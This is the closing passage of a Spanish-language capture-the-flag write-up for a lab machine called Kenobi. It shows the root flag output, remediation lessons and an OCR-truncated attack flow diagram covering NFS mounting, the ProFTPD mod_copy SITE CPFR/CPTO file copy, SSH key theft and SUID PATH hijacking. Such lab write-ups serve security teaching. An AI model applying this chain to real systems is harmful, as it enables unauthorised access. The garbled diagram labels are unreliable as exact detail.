
```
# cat /root/root.txt
177b3cd8562289f37382721c28381f02
#
```

6. Lecciones Aprendidas (Remediation)

1. **Principio de Menor Privilegio en FTP:** El servicio ProFTPD no debería permitir el uso de comandos `SITE` a usuarios no autenticados. Se recomienda actualizar a una versión superior a la 1.3.5 o deshabilitar `mod_copy`.
2. **Configuración de Red (NFS/SMB):** Nunca se deben exportar directorios raíz o sensibles (como `/var`) con permisos de montado para cualquier IP de la red.
3. **Seguridad en el Desarrollo (S-SDLC):** Los desarrolladores deben usar siempre rutas absolutas en las llamadas al sistema dentro de binarios SUID para prevenir ataques de *Path Hijacking*.

DIAGRAMA DE FLUJO - KENOBI - ATAQUE


START RECC
SISTEMAS EXPUEST
Nmap Enumeration
NFS - Port 204
SMB - Port 445
ProFTPD - Port 2
Extract
log.txt found
Leaked Path
Mount /var
MOD_COPY EXPLO
SITE CPFR-CP
Move id_rsa to /var/tmp
INTRUSION
Exfiltrate id_rsa
SSH Access: kenob


USER FLA
SUID CHEC
/usr/bin/menu
PATH HIJACKING: cu
ROOT SHELL ACCE
ROOT FLA(